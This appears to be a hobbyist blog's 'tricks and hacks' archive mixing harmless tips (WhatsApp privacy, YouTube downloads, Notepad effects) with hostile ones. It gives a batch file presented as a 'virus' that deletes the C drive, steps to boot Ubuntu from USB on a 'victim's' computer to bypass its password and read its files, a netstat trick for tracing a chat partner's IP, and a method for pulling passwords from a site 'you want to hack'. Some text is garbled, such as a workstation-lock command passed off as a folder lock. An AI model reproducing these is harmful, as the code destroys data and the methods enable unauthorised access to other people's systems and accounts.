Showing posts with label TRICKS & HACKS. Show all posts

Thursday, January 28, 2016

Here are some tips to go invisible on WhatsApp and get some privacy

It was easy to go invisible whenever one wanted while using Google Talk aka GTalk. To get some privacy, all you had to do was toggle the invisible mode in the Google Talk.However, it is not easy to become invisible in the recent popular messaging service, WhatsApp. So, what can you do to get rid of continuous pings and get some momentarily peace and privacy on WhatsApp.Check out the methods explained below that can help you become invisible on WhatsApp:
1. Hide your Last Seen:By disabling or hiding your “last seen” feature, you can do away with the pressure to respond to messages immediately. You need to go the settings option in your WhatsApp and select account to turn it off. Change your last seen to “nobody” under the Privacy tab and it’s done. Now nobody will know when you were last seen on WhatsApp. By disabling this feature, you too won’t be able to see the same information for others.
2. Hide your Status:Repeat the same process as you did for hiding your last seen. Go to Settings > Privacy > Status > Nobody. Viola! Your status won’t be visible to anyone now.
3. Hide your profile photo:Now, keep your enemies and stalkers at bay by disabling this feature. All you need to do is to go to Settings > Privacy > Profile Photo > Nobody.
4. No Blue Ticks please:The Blue Ticks basically mean that you have read the messages. In other words, it means that you are there online and also supposed to reply to the message instantly. To disable the Blue Ticks feature, go to Account > Privacy > Uncheck Read Receipts box.

Thursday, August 27, 2015

VALVES FOR DAM & RESERVOIR APPLICATIONS

Download Youtube Videos Without Any Software

download youtube videos
This is simple youtube trick which will allow you to download any youtube videoswithout any software or programme and in many different video formats such as mpeg4, 3gp, hd and many more from within the youtube site.


How To Download Youtube Videos ?

1. First Go to Youtube Homepage.
2. Then select the video you want to download. I will demonstrate with video url given below.
http://www.youtube.com/watch?v=_JAa3NvP6f4
  • Now add save or ss or kick before youtube and press enter.
3. After adding any of the above  keyword the above link will become.
http://www.saveyoutube.com/watch?v=_JAa3NvP6f4
Or
http://www.ssyoutube.com/watch?v=_JAa3NvP6f4
Or
http://www.kickyoutube.com/watch?v=_JAa3NvP6f4
 4. Now you will be redirected to a new page from where you can download youtubevideos in any format of your choice. You may also download only the soundtrack of thevideo in mp3 format.

USB HACKING - BYPASS PASSWORD


First of all here are the tools you will need to do the job :
USB stick (4-8 GB) , Ubuntu (Download it from this link)
Tips : Read the manuals given in the official website of UBUNTU.


How to perform :

  • Copy the UBUNTU to your USB stick.
  • Plug in your  USB to victims system.
  • Press Del, Esc and F10 key to start up your system in BIOS mode. ( Every system have its own function key to statup BIOS)
  • Then Start up booting your UBUNTU from USB.
  • You can also perform it with the help of DVD, make process with CD drive to boot system with your DVD.
  • After that you observe no password prompt restrict you or no restrictions are their in system you can simply access all the files of Victim's system and make changes in it.
This post was only for educational purpose not for encouraging people to steal sensitive data from any system.

Hope this is informative and if u have any question, query or any suggestion kindly post us. 

Monday, July 13, 2015

How To Get Someone’s Ip Address Through Facebook.


Hello Friends ! Today i am going to post the trick for getting someone’s Ip through Facebook.
Step 1 – First invite or ping that person for a chat on facebook .


Step 2 – Make sure your all other tabs in browser and other services in computer are closed. If Possible for you then delete all the cookies-cache and browsing history from your browser.
Step 3 – While chatting on Facebook go to Start >- Run >- cmd .
Step 4 – After Opening command Prompt Type  netstat -an command and hit Enter.
Step 5 – Now you will get Ip Address of all the established connections there
Step 6 – Note all the suspicious Ip’s and trace user using ip address tracer sites like whatismyip or ipmango.com .
Thats It !
You can use same trick for tracing ip of someone’s on Skype, gtalk and Yahoo Messenger .

Thursday, May 7, 2015

Step 1: Using DISKPART command

Picture of Using DISKPART command
  1. Insert your USB flash drive to your running computer. As the first step, we need to run Command Prompt as administrator. To do this, we need to find cmd by typing 'cmd' in the search box on Windows Start Menu. After search result for 'cmd' appears, right click on it and select "Run as administrator".
  2. Type 'diskpart' on Command Prompt (without quotes) and hit Enter. Wait for a while until the DISKPART program run.
  3. Type 'list disk' to view active disks on your computer and hit Enter. There would be seen that the active disks shown as Disk 0 for hard drive and Disk 1 for your USB flashdrive with its total capacity.
  4. Type 'select disk 1' to determine that disk 1 would be processed in the next step then hit Enter.
  5. Type 'clean' and hit Enter to remove all of data in the drive.
  6. Type 'create partition primary' and hit Enter. Creating a primary partition and further recognized by Windows as 'partition 1'.
  7. Type 'select partition 1' an hit Enter. Choosing the 'partition 1' for setting up it as an active partition.
  8. Type 'active' and hit Enter. Activating current partition.
  9. Type 'format fs=ntfs quick' and hit Enter. Formatting current partition as NTFS file system quickly.
  10. Type 'exit' and hit Enter. Leaving DISKPART program but don't close the Command Prompt instead. We would still need it for next process.

Removing a virus without using any anti-virus software


Virus is a computer program that can copy itself and infect computers.
The term "virus" is erroneously used to refer to other types of malware, including adware and spyware programs that do not have the reproductive ability.
A true virus can spread from one computer to another (in some form of executable code).
One of the ways by which a virus can infect your PC is through USB/Flash drives.
Common viruses such as 'Ravmon' , 'New Folder.exe', 'Orkut is banned' are spreading through USB drive .
Most anti virus programs are unable to detect them and even if they do, in most cases they are unable
to delete the file, only quarantine it.So in our post we use command prompt to remove harmful files that
any anti-virus can't.


These are the steps.

Step 1:

 Run the command prompt by going to start and type cmd on the search programs and files.

Step 2:

 Select the virus affected drive
                 (drivename: )
examples
C:
J:
F:
D:
E:

Step 3:

 type attrib -s -h *.* /s /d then press enter

Step 4:

 type dir 
        the dir command shows you the content of the drive

Step 5:

check if there is an unusual .exe file
                 if there's an autorun.inf file rename it

                    (rename filename.extension newfilename )

Step 6:

by doing the following steps you can now acces the drive without affecting the virus

 Go to my computer

Step 7:

Select the drive

Step 8:

Delete the harmful files
             *you can also delete the harmful files using command prompt
              ( type del filename)

Using DOS Command to Lock Your Folder

As we all know that there are many ways to lock a folder, such as shot cut, using DOS, create a bat file, etc.
As for short cut, you can use your mouse, right click on your desktop and select "New/Shortcut" from the list. When it is done, copy and paste the command rundll32.exe user32.dll, LockWorkStation and click "Next".
You can also choose to label the shortcut before choosing the "Finish" option .
As for creating a bat file, you just open a new Notepad document and copy and paste the command "@echo off rundll32.exe user32.dll, LockWorkStation cls", then save the text file as a bat file and you can run the file by double clicking on it.
Comparing with other methods,using DOS command is the easiest way to lock a folder.
Here are the four steps of using DOS command:
Step 1. Click "Start", "Run" ,then type cmd. When the command prompt opens type "CD C:\Test" (replace "Test" with the name of the folder you want to hide.)
Step 2. Now type "attrib file +s +h¡±"and replace "file" with the name of the actual file name you would like to hide.
Step 3. Now, go back to C:\Test and look for your file or folder and you cannot find it through simply browsing around, the command prompt, or even if you click "Show Hidden Files and Folders".
Step 4. To find the folder and it's contents again, simply go back to the command prompt, type "CD C:\Test" (of course, again replacing "Test" with the name of your folder,) and then type "attrib filename -s -h". You can find your file again!

Remember me in ur prayers
by asfi khan

Thursday, April 30, 2015

Simple Cool Tricks With Chrome Developer Tool

 Chrome Developer Tool
As you probably know, there is a button on the right-click menu of Google Chrome and IE 10+ called ''Inspect element''. This the developer tool. And you can have a lot of fun with it. I'll give you two examples on how to use it in this tutorial. 


1. Change the text of a webpage:

You can have fun on webpages just by changing the value of a <span> (a text label). For example, go on the4shared.com site (a free file sharing site). Then create anacount if you don't have one (or just connect with Google, Facebook or Twitter). When you are done, upload something that is heavy (more than 100 MB) by dragging and dropping it on the home page of 4shared. Then you can see an uploading status window on the screen. So right-click on the percentage and click on ''Inspect element''. Now you can see a little window that appears on the bottom of the web browser. There are to ways : either you got the number or you got the % symbol. If you got the number, try to find the symbol below. Then double-click on it and type what you want (Eg: '',000,000 dollars in my bank account'')

google chrome tricks

2. Get a Non-Crypted password in JS/PhP code:

Some sites are not very safe and just verify the password directly in the PhP/JS code. Then, even if it become rare, you can get the password. Just follow these steps :

  1. Find the login form on the website you want to hack
  2. Right-click on it and then click on ''Inspect element''
  3. Search on the window that appeared ''<form'' and then ''action=''
  4. After it, there is a URL, If it ends by ''.js'', just copy it and paste it in the URL bar of your browser
  5. If it ends by ''.php'', type ''view-source:'' before pasting the URL
  6. Then search something like ''password'' in the code.
WARNING: This method works better with JS than with PHP. Sometimes, there is no URL after ''action='' but just a JS function. Then you have to press Ctrl+U to see the source and serch for ''password'' in the whole code.

Friday, March 20, 2015

What Is RAT Or Remote Access Trojan ?

remote access trojan or rat

RAT stands for Remote Access Trojan or RemoteAdministration Tool. It is one of the most dangerous virus out their over the internet. Hacker can use RAT to get complete control to your computer. He can do basically anything with your computer. Using RAT hacker can install keylogger and other malicious viruses remotely to your computer, infect files on your system and more. In this post i will tell you about what hacker can do with your computer using RAT and tell you about some commonly use RAT by hackers.


 What is RAT ?

As i have told you in my introduction paragraph RAT is Remote Access trojan. It is a peace of software or program which hacker uses to get complete control of your computer. It can be send to you in form of images, videos or any other files. Their are some RAT that even your antivirus software can not detect.  So always be sure about what you are downloading from the internet and never save or download files that anonymous user send you  over the mail or in chat room.

 What You Can do With RAT ?

Once a RAT is installed on any computer hacker can do almost anything with that computer. Some malicious task that you can do with RAT are listed below:
  • Infecting Files
  • Installing Keyloggers
  • Controlling Computer
  • Remotely start webcam, sounds, movies etc
  • Using your PC to attack Website (DDOS)
  • View Screen

 Harmless RAT or Good RAT

As you have seen how harmfull RAT are for your computer, but their are some good RAT which some of you might be using daily. You might have heard of TeamViewer, it is a software which you use to control some one's computer with his permission for file transfer, sharing your screen and more.

 Some Commonly Used RAT

  • ProRAT
  • CyberGate RAT
  • DarkComet RAT

Wednesday, March 11, 2015

What Is Keylogger And How To Be Safe From Keyloggers?


keyloggers
In this tutorial i am going to talk about the most use piece of software besides from RAT by hackers to observe your activities on your computer and that is keyloggers. keylogger is a software or hardware device which monitors each and every key typed by you on your keyboard. I am going to talk about different types of keylogger and how to be safe from keyloggers. So lets learn somthing about keyloggers.


 1. What is keylogger ?

You might have heard about keyloggers but really dont know what they are reading this article will clear your mind. A keylogger also know as keystroke logger is software or hardware device which monitors each and every key typed by you on your keyboard. You can not identify the presence of keylogger on your computer since it runs in background and also it is not listed in task manager or control panel. It can be used by parents to keep eye on their childrens or company owner to spy on their employes.

2. How it can harm you ?

In this section i will talk about how keylogger can harm you in different ways for example It can be used by your enemy or friend to get sensitive information such as your username and password, Bank credit card details, or any other activities you do on your computer.
  • Example: You login in to your Facebook account from a computer in which keylogger is install then your username and password will be captured.

3. Types of  keyloggers 


There are two types of keylogger hardware keylogger and software keylogger. Software keylogger is install in your computer where as a Hardware keylogger is attached to your keyboard. Looking at below images will clear your mind.

                              HARDWARE KEYLOGGER                                  
hardware keyloggers 

 SOFTWARE KEYLOGGER
 software keyloggers
                              

 4. How to Protect yourself from keyloggers ?

Keylogger  can be used by your enemy  to get sensitive information such as your Bank credit card details, or password of any social networking sites etc. In order to be safe keep following points in your mind.
  • Never use your online banking from cyber cafe. If you want to use then you can try this method. open notepad and type anything Then copy and paste each word that comes in your username or password.
  • You can even use above method to protect your facebook profile, yahoo or gmail id.
  • When you enter cyber cafe make sure that no hardware device is attached to keyboard wire. Its look something similar to above image.

Monday, March 2, 2015

Top 5 Cool Notepad Tricks

notepad tricks
I had previously share some Interesting computer tricks. In this post i will share with you guys some of the cool notepad tricks.As name suggest you don't require any program other then notepad. So lets get started.


1. World Trade Center Attack Trick

world trade center trick


The flight number of the plane that had hit world trade center on  (9/11) was Q33NY. Now we call this trick or a coincidence or something else but whatever it is you will be definately amazed by the this trick.

    1. Open Notepad and Type “Q33N” (without quotes) in capital letters.
    2. Increase the font size to 72.
    3. Change the Font to Wingdings.

2. Matrix Effect Trick

matrix effect trick
In this trick i will show you to make a batch file in notepad which will act as matrix effect that you might have seen in movies.Matrix effect is basically number flashes in green color.

    1. Open Noteapad and copy below code into it.

@echo off
color 02
:start
echo %random% %random% %random% %random% %random% %random% %random% %random% %random% %random%
goto start

    2. Now save this file as Matrix.bat (name can be anything but .bat is must)
    3. Open your saved file and you will have matrix effect on your screen.

3. Creating Virus That Format C Drive

computer virus
In this trick we will be creating virus in notepad using batch file programming. This virus is really simple to create yet very dangerous. opening this file we delete or format C drive of your computer.

    1. Open Notepad and copy below code into it.

@Echo off
Del C:\ *.* |y
 
    2. Then Save this file as virus.bat
    3. Now, running this file format C Drive.

4. Making Personal Diary Using Notepad 

notepad tricks
Here you will learn to use notepad as Digital diary or a log book to keep record of your daily work instead of using pen and paper.

    1. Open Notepad and Type .LOG (in capital Letters and press enter
    2. Save the program with any name and close it.
    3. Open the file again. Now you can see current dare and time, This will happen every time you reopen notepad

5. Dancing Keyboard Led


keyboard dancing led

In this part i will show you to make interesting file using notepad which will make keyboard led to dance. basically we will be creating a visual basic script.

    1. Open Notepad and copy below codes into it.

Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"
loop
    2. Then save this file as dance.vbs (name can be anything but .vbs is must)
    3. Open your save file and see your keyboard led blinking like disco lights.